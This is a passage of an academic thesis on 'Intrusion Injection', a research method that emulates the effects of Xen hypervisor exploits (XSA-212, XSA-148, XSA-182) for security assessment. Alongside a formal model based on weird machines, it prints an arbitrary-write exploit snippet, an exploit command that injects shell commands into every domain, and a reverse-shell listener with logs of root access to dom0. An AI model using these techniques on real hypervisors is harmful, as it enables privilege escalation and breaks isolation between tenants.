


Figure 5.9: Xen Memory Layout and Direct Paging in PV.

Listing 5.1: Prototype of the `do_arbitrary_access` hypercall handler implementing AF1.

```
1 int do_arbitrary_access(
2   unsigned long addr,  // Target Address
3   void *buff,          // Buffer to read/write
4   size_t n,            // Buffer size
5   int action);         // Operation and Mode
```

This hypercall allows a guest kernel user to read/write `n` bytes from memory starting from address `addr`. The `action` parameter specifies the operation (read / write) and the address mode (linear / physical). Note that here we use the term *linear address* to refer to the virtual memory in the **hypervisor's address space**. A linear address can be used directly by the hypervisor. Some privileged instructions (e.g, `sidt`) return linear addresses. A physical address refers to hardware memory, which the system must map before use. This simple interface was designed with possible portability across different virtualization systems in mind to enable the reuse of testing scripts.

The internal mechanism of our `arbitrary_access()` hypercall is straightforward. If `addr` is a physical address, we map it into the Xen linear address space and perform the read/write operation using Xen/Kernel directives that handle user/kernel memory exchanging, specifically `__copy_from_user` and `__copy_to_user`. When `addr` is a linear address, the mapping is unnecessary, and the hypervisor can access it directly.

We implemented the prototype on three distinct versions of Xen: 4.6, 4.8, and 4.13. Although the injector's core remains unchanged, we had to make minor modifications to the hypercall table in each version to add the new hypercall, accounting for slight architectural differences between versions. The build and experimental environments are kept the same throughout the entire process to minimize differences in the runtime evaluation.

5.4 Case Studies

This chapter presents concrete case studies that demonstrate the applicability of the Intrusion Injection methodology in reproducing and evaluating security-relevant system states. These studies show how it can be used to simulate the effects of real-world vulnerabilities.

5.4.1 Reproducing Erroneous States for Known Vulnerabilities and Attacks

In this section, we aim to answer the following Research Question (RQ):

- **RQ1:** Is it possible to inject erroneous states in a virtualized system in a way that emulates the effects of attacks exploiting real vulnerabilities?

Our prototype injector (see Section 5.3.2) allows unlimited R/W operations, which is pretty evident that this is unrealistic. In the context of a hypervisor with shared memory among different tenants, the *reachability* problem involves determining which memory regions can be accessed or modified by an attacker who has exploited a vulnerability to break isolation mechanisms. Since each vulnerability's activation path will depend on its current system/implementation, we must have the means to ensure that the states we are reaching are realistic. For this, we grounded the experiments on working exploits, because if an exploit can trigger an erroneous state, then this state is indeed reachable.

We use our intrusion injection prototype to test whether we can reproduce the effects of existing third-party-developed exploits by injecting the same erroneous states using the intrusion models derived from the underlying vulnerability. In Section 5.2.3, we briefly explained the details of each exploit and the corresponding attack strategy. In what follows, we show how to recreate the effects of those exploits with intrusion injection. Finally, we discuss the experimental evaluation and results.

Injecting Intrusions

This section demonstrates how our prototype injects the erroneous state associated with the *XSA-212-priv* use case. This use case involves a complex attack strategy to escalate privileges and execute shell commands as a superuser across all virtual machines on the host, including `dom0`. The attacker exploits the vulnerability to inject malicious code into physical memory, maps the code using a virtual address space accessible to all guests, and executes it by registering a new interrupt handler entry in the IDT for each CPU and triggering it.

As discussed in section 5.3.1, Xen restricts operations in the virtual memory page table to ensure that guest users do not abuse the system memory. As shown in

the following script, the *XSA-212-priv* exploit uses the `memory_exchange()` vulnerability to manipulate the virtual memory and link a fake L2 (PMD) [Int, 2020] page into an L3 (PUD) [Int, 2020] page from a valid virtual address. This entry in the L2 page-table points to a forged L1 page that holds all the code needed to fulfill the attack. In practice, the XSA-212 vulnerability allows an arbitrary memory write by encoding the target address in the hypercall parameter, specifically: `exch.out.extent_start + 8 * exch.nr_exchanged`, including the shell commands to be executed on every host. Those shell commands are passed as parameters to the exploit when the attacker invokes it.

```
exch = (struct xen_memory_exchange){
  .in = {
    .extent_start = (u64)&in_extent - (nr_exchanged * 8),
    .nr_extents = nr_extents,
    .domid = DOMID_SELF
  },
  .out = {
    .extent_start = out_extent_base_addr,
    .nr_extents = nr_extents,
    .domid = DOMID_SELF
  },
  .nr_exchanged = (target_addr - out_extent_base_addr) / 8;
};
ret = HYPERVISOR_memory_op(XENMEM_exchange, &exch);
```

Our hypercall injector can inject the corresponding erroneous state (see Section 5.3) by specifying the encoded address, as in the following script snippet:

```
HYPERVISOR_arbitrary_access(
    exch.out.extent_start + 8 * exch.nr_exchanged,
    &val,  sizeof(u64), ARBITRARY_WRITE_LINEAR);
```

Following this procedure, we created scripts to inject the erroneous states for each use case presented in Table 5.1.

Experiments and Results

Figure 5.10 presents an overview of the experiments conducted to answer RQ1. The idea is to study whether it is possible to inject erroneous states in a virtualized system in a way that emulates the effects of exploiting real vulnerabilities. This can be achieved by comparing the security violation observed when injecting the erroneous state using the prototype (bottom of the figure) with the security violation observed when attacking the vulnerability using the original PoC (top of the figure), *for the same version of Xen* (in this case, the vulnerable version 4.6). Also, we want to observe if the states injected are similar to those induced by the exploits. If the violations and erroneous states observed are the same, we could emulate effects caused by real intrusions.




Figure 5.10: Overview of the experimental validation strategy.

Following the steps described above, we first executed all PoCs in the Xen *4.6* version, being able to exploit the respective vulnerabilities in that version. We also **performed the erroneous states injection** in Xen *4.6*, as discussed in the following paragraphs.

XSA-212-crash

In this case study, we reproduce the effects of the XSA-212 vulnerability, which leads to a crash of the hypervisor. The execution of the original exploit triggers a fatal condition in the Xen monitor, as shown in the output below:

```
1 (XEN) *** DOUBLE FAULT ***
2 (XEN) ----[ Xen-4.6.0  x86_64  debug=n  Tainted:    C ]----
3 ...
4 (XEN) ****************************************
5 (XEN) Panic on CPU 23:
6 (XEN) DOUBLE FAULT -- system shutdown
7 (XEN) ****************************************
8 (XEN) Reboot in five seconds...
```

Overwriting the IDT page fault handler triggers an immediate hypervisor crash, allowing straightforward verification of the erroneous state and the resulting security violation.

The ability to write to the IDT address suffices to verify whether the induced erroneous states are equivalent. The `sidt` assembler instruction retrieves the IDT address, which is typically protected from write access. Since our prototype wrote to this address without raising an exception, it confirms that the same erroneous state was induced, immediately followed by a double-fault (indicating a security violation).

XSA-212-priv

In this scenario, we reproduce the privilege escalation variant of the XSA-212 vulnerability. To execute the exploit, the attacker must run the following command from within the compromised guest virtual machine:

```
root@guest03 ~/xsa212/privesc_poc:
$ ./attack 'echo "|$(id)|@$hostname)"' > /tmp/injector_log
press enter to contine
root@guest03 ~/xsa212/privesc_poc:
```

This exploit attempts to escalate privileges by tampering with control structures in the hypervisor, ultimately granting unauthorized access within the guest domain. The successful execution of this command results in a security property violation, confirming that the injected erroneous state mirrors the behavior of the original exploit.

While executing, the script outputs messages that indicate that the L2 page was linked to the L3 page:

```
[  116.268081] ### crafted PUD entry written
[  116.284080] going to link PMD into target PUD
[  116.292081] linked PMD into target PUD
```

When the process ends, a file `/tmp/injector_log` appears in every domain with content similar to the one below:

```
root@xen3 ~:
$ cat /tmp/injector_log
|uid=0(root) gid=0(root) groups=0(root)|@xen3
```

When injecting the erroneous state (using the script in Section 5.4.1, the presence of the file in each domain shows that the same security violation happened. The observation of the same output message and the same linked pages, in both executions, shows that the erroneous states are the same.

XSA-148-priv

This use case involves an additional host where the reverse shell is connected. The process begins by creating a remote connection listener on the host where the attack will be consolidated. We used the following command to listen for connections: `nc -l -vvv -p 1234`. Then, in the compromised guest, we run the exploit, which sets up a crafted page table to access unrestricted memory addresses (`'start_dump ok'` line below) and searches for the hypervisor memory fingerprints to install the backdoor. Once the vDSO library is patched, a connection with the remote host is established, from where the user can execute commands as a root user.

The following steps are logged into the guest as the exploit runs:

```
[132.1765] xen_exploit: - xen_version = 4.6
[132.1768] xen_exploit: - aligned_mfn_va = ffff880078000000
[132.1768] xen_exploit: - aligned_mfn_va mfn = 0x81400000
[132.1771] xen_exploit: - l2_entry_va = ffff880077600000
[132.1771] xen_exploit: - l2_entry_va mfn = 0x81e00000
[132.1772] xen_exploit: - startup_dump ok
[134.1972] xen_exploit: - start_info page: 0x212bc2
[134.1993] xen_exploit: - dom0!
[135.1652] xen_exploit: - dom0 vdso : 0x212219c
[135.1747] xen_exploit: - patch.
```

In the example below, the attacker can read a message left in the privileged domain root directory:

```
xen@xen2:~$ whoami
xen
xen@xen2:~$ nc -l -vvv -p1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [10.3.1.181] port 1234 [tcp/*]
whoami && hostname
root
xen3
cat /root/root_msg
"Confidential content in root folder!"
```

After reproducing the erroneous state with our prototype, we observed the same output messages in the guest, confirming its ability to read an arbitrary page and initiate a connection to the remote host. We successfully escalated privileges in the same manner as the original exploit. Additionally, we performed a page-table walk to audit the induced erroneous state.

XSA-182-test

This test checks the ability to create a writable self-mapping L4 page, followed by the attempt to update its content. The code consists of an explicit process of checking for such an erroneous state. The debug messages show every memory address changed by this simple exploit:

```
poc:38 - xen_version = 4.6
poc:39 - page_directory mfn = 0x82da9
poc:40 - page_directory[260] = 0x0000000200dac063
poc:41 - page_directory[42] = 0x0000000000000000
poc:45 - rc = 0x0
poc:46 - page_directory[42] = 0x0000000082da9005
poc:50 - rc = 0x0
poc:51 - page_directory[42] = 0x0000000082da9007
poc:59 - writable_page_directory = 0x0000150a8542a000
poc:62 - writable_page_directory[260] = 0x0000000200dac063
```

```
11 poc:64 - writable_page_directory[260] = 0x0000000200dac067
12 poc:65 - vulnerable
```

The injector version printed `page_directory[42]`, line 6, demonstrating the write flag set in the self-mapping L4 page.

In summary, the analysis in the previous paragraphs suggests a positive **answer to *RQ1***: it is possible to use intrusion injection to correctly induce the erroneous states and their security violations for the Xen 4.6 version, exactly as caused by the exploit scripts.

5.4.2 Injecting Erroneous States in Non-Vulnerable Versions

In this section, we are interested in studying whether the injection of erroneous states in non-vulnerable versions (i.e., versions without known vulnerabilities) is similar to the ones observed in vulnerable versions by answering the following research question (RQ):

- **RQ2:** Can intrusion injection induce the erroneous states (similar to those observed in real intrusions) in non-vulnerable versions[2]?

We first confirmed that the original exploits (see Section 5.2.3) could not execute in Xen 4.8 and 4.13 versions, attesting that the vulnerabilities were indeed fixed. All attempts to execute the *original PoCs* resulted in an error, i.e., **we could not induce the erroneous states**. For example, when running the *XSA-212-crash* in those versions, the exploit execution fails with a return code of `-EFAULT` (bad address return code). Also, when running the *XSA-182-test*, the output shows a `not vulnerable` output. For the *XSA-212-priv* and *XSA-148-priv*, the code fails with a kernel exception, unable to handle a page request. In summary, we *were unable to execute any of the exploits in versions 4.8 and 4.13* (all ended in errors, showing that the vulnerabilities were fixed).

In the following, we discuss how we injected the **erroneous states** in non-vulnerable versions of Xen (4.8 and 4.13). We must ensure our prototype injector correctly injects the erroneous states induced by the original exploit code. For every script, we have collected evidence that shows that the erroneous states have been injected:

- **XSA-212-crash:** In both non-vulnerable versions, the IDT fault handler address could be written without triggering any exception, confirming that the erroneous state was consistently reproduced.
- **XSA-212-priv:** We verified the correct page linking by performing a page-table walk for the virtual address in both test scripts. The same physical

[2]These are not non-vulnerable versions (there may be unknown vulnerabilities), but are versions where our **use case** vulnerabilities were fixed.

pages (i.e., the erroneous state) were linked in versions 4.8 and 4.13. Additionally, the guest terminal displayed the same output message: `linked PMD into target PUD`.

- **XSA-148-priv:** In both 4.8 and 4.13, the system output confirmed the ability to read arbitrary memory pages. A review of the written page-table entries further demonstrated that identical erroneous states were induced.
- **XSA-182-test:** The output message showed that the RW flag was added to the L4 page in both non-vulnerable versions, indicating the same modification was applied in each case.

The *Err. State* column in Table 5.2 presents the overall results for versions 4.8 and 4.13. The table shows that our prototype successfully injects memory-related erroneous states in Xen, even as the software evolves. These observations provide an **answer to *RQ2***: intrusion injection can induce erroneous states similar to those caused by real intrusions, even in versions where the related vulnerabilities have been fixed.

Table 5.2: Results of the injection campaign in non-vulnerable versions.

Use Case	Xen 4.8		Xen 4.13	
	Err. State	Sec. Viol.	Err. State	Sec. Viol.
XSA-212-crash	✓	✓	✓	✓
XSA-212-priv	✓	✓	✓	⛉
XSA-148-priv	✓	✓	✓	✓
XSA-182-test	✓	✓	✓	⛉

✓ Property successfully induced
⛉ System handled the erroneous state (no security violation)

5.4.3 Intrusion Injection for Security Assessment

Since intrusion injection can inject erroneous states into non-vulnerable versions, we now investigate whether it supports security assessment. The research question (RQ) is:

- **RQ3:** Can intrusion injection potentially support the assessment of security attributes in virtualized systems?

The idea consists of analyzing and comparing the **security violations** observed in vulnerable and non-vulnerable versions of Xen. It is important to remember that an injection should induce erroneous states, like real attacks exploiting vulnerabilities. Still, the potential security violations observed may vary across different system versions (or different systems). Different versions or configurations may implement various security measures that handle the erroneous states in diverse ways and may prevent total or partial security violations.

Table 5.2 summarizes the security violations observed when injecting the erroneous states with our prototype implementation in the two non-vulnerable versions. We were able to cause violations in some cases, as discussed next:

- **XSA-212-crash** for this use case, we got the same crash report message in the Xen terminal for versions 4.8 and 4.13 as the one observed when executing the exploit in version 4.6.
- **XSA-212-priv** We observed the same security violation in Xen 4.8 and the vulnerable version 4.6. However, for version 4.13, we could not induce the security violation of escalating the privilege as designed by the creators of the original exploit. The code terminates in an exception when accessing some memory areas. This limitation results from the security improvements applied to Xen [Cooper, 2017]. Since there is no specification in the INTEL ABI [Int, 2020], the Xen developers removed a 512GB RWX mapping of the linear page table, restricting some operations, particularly how L4 and L3 memory pages are accessed by guests, increasing the defense for some attack strategies such as the one implemented by XSA-212-priv. For this, **despite being able to inject the erroneous state**, some assumptions of the exploit are not valid, specifically, the direct access to virtual addresses at the guest level for the range `0xffff804000000000` to `0xffff80403fffffff`, which were used by the exploit to install the malicious code. This is why we could not observe a security violation.
- **XSA-148-priv** in versions 4.8 and 4.13, we connected the reverse shell on the remote host. A backdoor installation in an essential library triggers the privilege escalation on `dom0`. Since the erroneous state injection enables the installation, security violations also occur.
- **XSA-182-test** was also impacted by the security fixes mentioned above. The exploit creates an L4 writable self-mapping page in the hardened memory address space. Thus, although the injector could add the RW bit directly using its API, the self-mapping L4 page is no longer a valid guest space reference address. Therefore, an exception is triggered when updating this invalid address in the 4.13 version.

Analyzing the results in the Table 5.2, we can observe that the impact of the same injected erroneous state may vary depending on the target version. When evaluating Xen 4.8, the security violations observed are similar to the ones observed when attacking version 4.6 using the original exploits. However, Xen 4.13 can handle the erroneous states injected for the cases of XSA-212-priv and XSA-182-test. These differing behaviors map to security hardening introduced in the Xen 4.9 code [Cooper, 2017], which we interpret as evidence of improved security.

We demonstrated that injecting similar erroneous states into different versions results in distinct violations, reflecting each system's specific security level (later confirmed as hardening measures). These findings support a positive **response to *RQ3***: intrusion injection is a viable method for assessing security attributes in virtualized systems.

5.5 Discussion: Strengths and Limitations

Next, we discuss the strengths and limitations of our approach, the prototype, and the experiments presented.

5.5.1 Strengths and Motivation

We propose the Intrusion Injection methodology as a response to the limitations of traditional techniques for evaluating security attributes in virtualized systems. Previous approaches [Bhor and Khanuja, 2016; Fonseca et al., 2009; Mainka et al., 2012; Medeiros et al., 2016; Neto and Vieira, 2011; Neves et al., 2006; Oliveira et al., 2020] often depend on prior knowledge of specific vulnerabilities or exploits, which can be a barrier to proactive assessment. In contrast, Intrusion Injection abstracts away the exploit details and focuses on modeling the resulting erroneous states induced by common abusive functionalities.

A significant advantage of this methodology is its ability to consider multiple vulnerability classes simultaneously. Intrusion Models (IMs) capture common abuse patterns that span across diverse vulnerabilities, thereby reducing the need to craft tailored attacks for each individual flaw. This generalization significantly lowers the complexity and overhead of experimental design.

Another key strength is the decoupling of security evaluation from known exploits or working proof-of-concepts, which are often unavailable or infeasible to develop for proprietary or evolving systems. Instead, IMs allow for the emulation of consistent erroneous states across versions and configurations, improving reproducibility and enabling early validation of potential exploitability, even before vulnerabilities are fully disclosed or weaponized.

Additionally, this approach enables cross-system evaluation. For instance, an IM defined from a KVM-based environment can be used to guide erroneous state injections in Xen. Although differences in design and runtime behavior pose translation challenges, these are primarily technical and can be addressed by developing system-specific injectors. Such injectors expose abusive functionality interfaces adapted to the architecture of each hypervisor, thereby preserving the semantics of the modeled intrusion.

5.5.2 Challenges in Defining Intrusion Models

The definition of representative Intrusion Models is a topic yet to be carefully explored and is crucial to addressing the *reachability* problem in the context of erroneous states. For instance, the corruption of memory protected by hardware virtualization extensions may define an unreachable state, while unauthorized memory access inspired by use-after-free vulnerabilities appears more plausible.

The examples presented in this chapter are still limited, serving only to demonstrate the viability of the Intrusion Injection approach. A key challenge lies in

ensuring portability: system-specific models reduce the generalizability of assessments across systems or versions. Attackers typically progress through multiple steps to achieve a breach, and each step can be represented as an abusive functionality, i.e., an injection of an erroneous state through a defined interface.

While modeling abusive functionalities can be complex, especially regarding reachability, our approach provides a structured abstraction for each attack phase. Although we do not replicate the actual exploitation steps, we aim to reproduce their consequences. In this sense, Intrusion Injection can conceptually emulate the outcomes of advanced attacker tools, such as those used in APTs.

As discussed earlier, this technique can potentially be used to assess the impact of unknown vulnerabilities, provided there exists an Intrusion Model with similar properties. The capacity to foresee such consequences hinges on whether new vulnerabilities align with previously defined IMs. While entirely novel abusive functionalities may still arise, we believe their occurrence will be less frequent than recurring patterns.

IMs are critical to addressing the *reachability* problem and distinguishing intrusion injection from arbitrary or accidental fault injection. Effective IMs should encapsulate properties such as the abusive capability, targeted component, attack interface, and type of erroneous state. However, defining such models is nontrivial, particularly in the context of complex hypervisors composed of multiple functionalities and interacting technologies. Thus, continuous analysis of real-world intrusions is needed to establish a robust set of shared properties that define a "minimum useful" intrusion model.

5.5.3 Prototype and Experiments

The prototype presented is a proof-of-concept to demonstrate the viability of Intrusion Injection. The case study focused on memory-based attacks, as memory vulnerabilities are among the most prevalent [Compastié et al., 2020; Patil and Modi, 2019; Sgandurra and Lupu, 2016]. However, the methodology itself is not restricted to memory faults and could be extended to components such as interrupt handlers, device drivers, or I/O subsystems. Ongoing work aims to support IMs related to malicious interrupts and management interface abuse.

The experiments showed that erroneous states derived from known vulnerabilities can be injected into patched or unaffected versions to evaluate their resilience. For example, we injected the same erroneous state into Xen 4.8 and 4.13 and observed that only the former exhibited a security violation. This demonstrates that Intrusion Injection supports comparative analysis of security posture across versions.

All experiments were performed under controlled environmental conditions, with the Xen version as the only variable. **Our goal was to demonstrate feasibility, not to validate the technique's completeness or effectiveness at scale.** A thorough and systematic validation is an essential direction for future work.

5.5.4 Scope and Limits

The precise boundaries of Intrusion Injection's applicability remain to be defined. Our current Intrusion Models focus on memory corruption and do not yet address logic flaws, design vulnerabilities, or side-channel attacks. However, memory-related issues can propagate across different components due to virtualization (e.g., event channels implementing interrupts in Xen).

This work concentrates on vulnerabilities introduced by implementation errors. Although the approach demonstrates strong potential for injecting erroneous states to assess system behavior, certain IMs may not be feasibly instantiable in practice due to a lack of accessible interfaces or architectural constraints.

Another limitation concerns intrusiveness. Injecting erroneous states may require system modifications, which may not be acceptable in all environments. Nevertheless, this cost may be justified by the gain in flexibility and depth of analysis. Selecting appropriate injection mechanisms may help mitigate this trade-off and broaden applicability.

5.6 Summary

In this chapter, we introduced *Intrusion Injection*, a novel approach for injecting erroneous states to assess how virtualized systems respond to intrusions. The proposed approach brings sound advantages, such as enabling security evaluation without requiring knowledge about the existing vulnerabilities or attacks.

To demonstrate our proposal, we implemented a prototype to inject arbitrary memory access intrusions and successfully reproduced erroneous states, similar to those caused by published exploits, in different versions of Xen, including versions where the original vulnerabilities had been fixed. We further demonstrated that intrusion injection can trigger security violations similar to those caused by real exploits and can potentially assess various security aspects of virtualized systems. These results confirm the feasibility of generating representative evaluation tests through intrusion injection.

We believe that intrusion injection opens the door for the future development of techniques for security assessment and benchmarking that, instead of relying on real vulnerabilities and attacks (or on their emulation), are based on the injection of the consequences of intrusions, which can be applied to different systems similarly.

Despite the approach's benefits, challenges remain, particularly in ensuring the effectiveness of *Intrusion Models* and how they may generalize erroneous states across different virtualization platforms. In the next chapter, we will refine the Intrusion Model methodology, refining model precision.

Chapter 6

Defining Intrusion Models for Structured Security Assessment

Intrusions are widely acknowledged as inevitable [Miller et al., 2001], highlighting the need for security evaluation methods beyond identifying known vulnerabilities. To address this, *Intrusion Injection* was introduced in Chapter 5 as a technique for evaluating system behavior *after* its security properties have already been compromised. Rather than triggering specific vulnerabilities, Intrusion Injection emulates their effects by injecting *erroneous states*, described by *Intrusion Models (IMs)* that capture the core characteristics of an attack: abused functionality, affected resources, and violated security properties. This approach enables controlled, repeatable testing of post-compromise conditions.

While Intrusion Injection supports the emulation of such scenarios, one key research question remains:

> **RQ:** *How can we assess a system and its components to* ***understand the latent computational capabilities*** *an attacker might exploit once the system deviates from its intended execution model?*

To answer this question, this chapter addresses the challenge of formally representing and systematizing the effects of intrusions in a reusable and generalizable form. Although Intrusion Injection enables the emulation of erroneous states in virtualized systems, its effectiveness depends on the ability to define realistic and representative scenarios that abstract away from concrete attacks.

Intrusion Models (IMs) were introduced in Chapter 5 as abstractions that describe how erroneous states arise through the activation of *abusive functionalities* via specific system interfaces. Here, we extend that concept by providing a formal definition and a structured methodology for systematically deriving, classifying, and reusing IMs. Each IM characterizes a class of unintended system behaviors (manifested through abusive functionalities) and the resulting erroneous states that compromise key security properties such as memory isolation, system integrity, and privilege enforcement.

IMs serve as the central artifact guiding Intrusion Injection campaigns. By abstracting the effects of known vulnerability classes, they support structured emulation of post-compromise scenarios without relying on specific exploits. This abstraction is grounded in the theory of *weird machines* [Bratus et al., 2011], which models exploits as programs that reconfigure systems to exhibit emergent computational behaviors outside their intended semantics.

We start by revisiting the formalism of weird machines [Dullien, 2017] and applying its principles to define the internal components of an Intrusion Model. This formal foundation strengthens the generalization of intrusion behavior beyond specific software bugs or code paths. The core contribution of this chapter is a **methodology for defining and instantiating Intrusion Models**, which represents **the first step** toward a systematic and reusable approach to modeling security violations in virtualized systems.

Our approach enables the structured derivation of IMs, beginning with the identification of attack vectors and culminating in the specification of reusable, system-aware models. We present a case study on the Xen hypervisor to demonstrate the applicability of the methodology. By analyzing 464 Xen Security Advisories (XSAs), we identify recurring vulnerability patterns and use them to construct a set of representative IMs. Each model abstracts a class of attacks by specifying: (1) the triggering source (e.g., unprivileged guest), (2) the interaction interface (e.g., hypercall API), (3) the affected subsystem (e.g., memory management), and (4) the resulting abusive functionality (e.g., unauthorized page table manipulation).

These models are instantiated and validated using our previously introduced Intrusion Injection prototype, which enables us to reproduce and assess the system's behavior under various security-relevant conditions, even in versions where the original vulnerabilities no longer exist.

The key contributions of this chapter are:

- A formal definition of *Intrusion Models (IMs)* encapsulating abusive functionalities and their associated erroneous states.
- A structured methodology for constructing and instantiating IMs based on systematic vulnerability analysis and interface modeling.
- A case study applying the methodology to the Xen hypervisor, including extracting recurring intrusion patterns and constructing representative models.

The remainder of this chapter is organized as follows. Section 6.1.1 introduces the theoretical foundation. Section 6.1.2 presents the formalization of Intrusion Injection concepts. Section 6.2 describes the methodology for defining and instantiating Intrusion Models. Section 6.3 applies it to real-world Xen vulnerabilities. Section 6.4 explores the potential for generalization and outlines limitations. Finally, Section 6.5 concludes the chapter.

6.1 From Exploit Semantics to Structured Modeling

This section builds the foundation for modeling intrusions using *weird machines*. We formalize system behavior with finite-state machines, define intrusions as security-violating transitions into unintended states, and introduce *Intrusion Models (IMs)* to capture these behaviors abstractly.

6.1.1 Abstracting the Exploitability of Computer Systems

System security often involves the presence of vulnerabilities (whether in software, hardware, or the system itself) that attackers may exploit. The ease with which these vulnerabilities can be exploited is called exploitability. The concept of exploitability in computer systems is best viewed through the lens of *weird machines* [Bangert et al., 2013; Bratus et al., 2011; Dullien, 2017]. This model provides a theoretical framework for comprehending the existence of exploits for security vulnerabilities and offers valuable insights into the relationship between vulnerabilities, weaknesses, and the mechanisms of exploitation.

To better understand the concept, one must first recognize how real-world systems fail to conform to their intended behavior due to subtle flaws in their implementation. Consider the Xen vulnerability XSA-212, which allows a guest virtual machine to write in a memory region to which it should never have access. This attack illustrates the need for a rigorous abstraction that distinguishes the *intended behavior* of a system from the *actual behavior* exhibited under adversarial conditions. In what follows, we formalize several concepts to show how deviations from this model allow emergent computation to arise in a *weird machine*.

Formal Model of System Behavior

Dullien et al. [Dullien, 2017] established the concepts and formalism for weird machines, providing foundational definitions and formal proofs. While we build directly on this theoretical groundwork, our contribution lies in adapting and extending it to support the systematic modeling of intrusions and their injection in real systems. For consistency, we adopt the same notation to represent the states and transitions of the modeled system.

We model a computer program running on a machine with bounded storage as a **finite-state machine (FSM)** [1] $\theta = (Q, i, F, \Sigma, \Delta, \delta, \sigma)$, where:

- Q is the set of all possible states
- $i \in Q$ is the initial state
- $F \subseteq Q$ is the set of final states
- Σ is the input alphabet (set of all possible inputs)

[1] Technically, a transducer, since it includes output behavior.

- Δ is the output alphabet (set of all possible outputs)
- $\delta : Q \times \Sigma \to Q$ is the transition function
- $\sigma : Q \times \Sigma \to \Delta$ is the output function

To understand the idea of a *weird machine*, we must grasp the difference between conceptual design and actual solution. Any computer program can be described as an implicit state machine [Dullien, 2017; Hopcroft et al., 2001]. Its functionalities and processes map into states and transitions. For instance, a possible design for a hypothetical Hypercall for a memory update could be a state diagram, as Figure 6.1 describes.




Figure 6.1: An abstract state machine that depicts a high-level design for a *hypothetical* memory update hypercall operation.

Let us assume that the state diagram in Figure 6.1 is well-designed and represents precisely the intended functionality the system should perform. This conceptual representation is called **IFSM**.

A concrete program, denoted as ρ, must implement this IFSM to run on a real machine (e.g., a CPU with memory). This program is intended to emulate the IFSM step by step on the target architecture, which we refer to as *CPU*. The program ρ maps the abstract states of θ to the concrete states of *cpu*, i.e., $Q_{cpu} \to Q_\theta$. However, it is essential to note that this is a partial mapping, as many states in Q_{cpu} do not correspond to those in Q_θ. This occurs because many instructions on a physical CPU implement a single edge in the IFSM, and the IFSM does not explicitly represent these instructions; in other words, an edge corresponds to multiple transitions on the concrete FSM.

Q_{cpu} is the set of the real machine's possible states (CPU registers + memory). We will have:

- An **abstraction mapping** that *partially* maps each concrete CPU state to the IFSM state $q \in Q_\theta$ (if any) it represents:

$$\alpha_{\theta,cpu,\rho} : Q_{cpu} \to Q_\theta$$

- An **instantiation mapping** assigns each IFSM state to a *set* of CPU states that correctly represent it:

$$\gamma_{\theta,cpu,\rho} : Q_\theta \to \mathfrak{P}(Q_{cpu})$$

Partial Abstraction and Transitory States

Because an IFSM transition occurs at an abstract level, it often requires several concrete instructions. It is therefore common for the CPU to pass through states that do *not* correspond to any IFSM state. These intermediate stages are referred to as *transitory states*. Formally, a *transitory state* q_{trans} appears *only* along a correct execution path from a CPU state representing $q \in Q$ to another CPU state representing $q' \in Q$, without producing any observable side effects, and that unavoidably leads back to an IFSM-valid state under the regular operation of ρ.

Compiling the Intended Finite State Machine (IFSM) into machine code forms a new state machine that reflects the specifics of the physical platform. This concrete implementation inherits all software development challenges, including bugs and vulnerabilities.

Weird machines arise when there is a discrepancy between the IFSM and the actual Finite State Machine (FSM) that implements it [Dullien, 2017]. This mismatch creates unintended computation, often leading to exploitable conditions. We can view a weird machine as a partially Turing-complete fragment of code that emerges from loosely defined contracts between functions or modules [Trail of Bits, 2018]. These were neither intentionally designed nor expected to exist. Effectively, alternative computation paths (capable of executing arbitrary logic) can remain hidden within the system as weird machines.

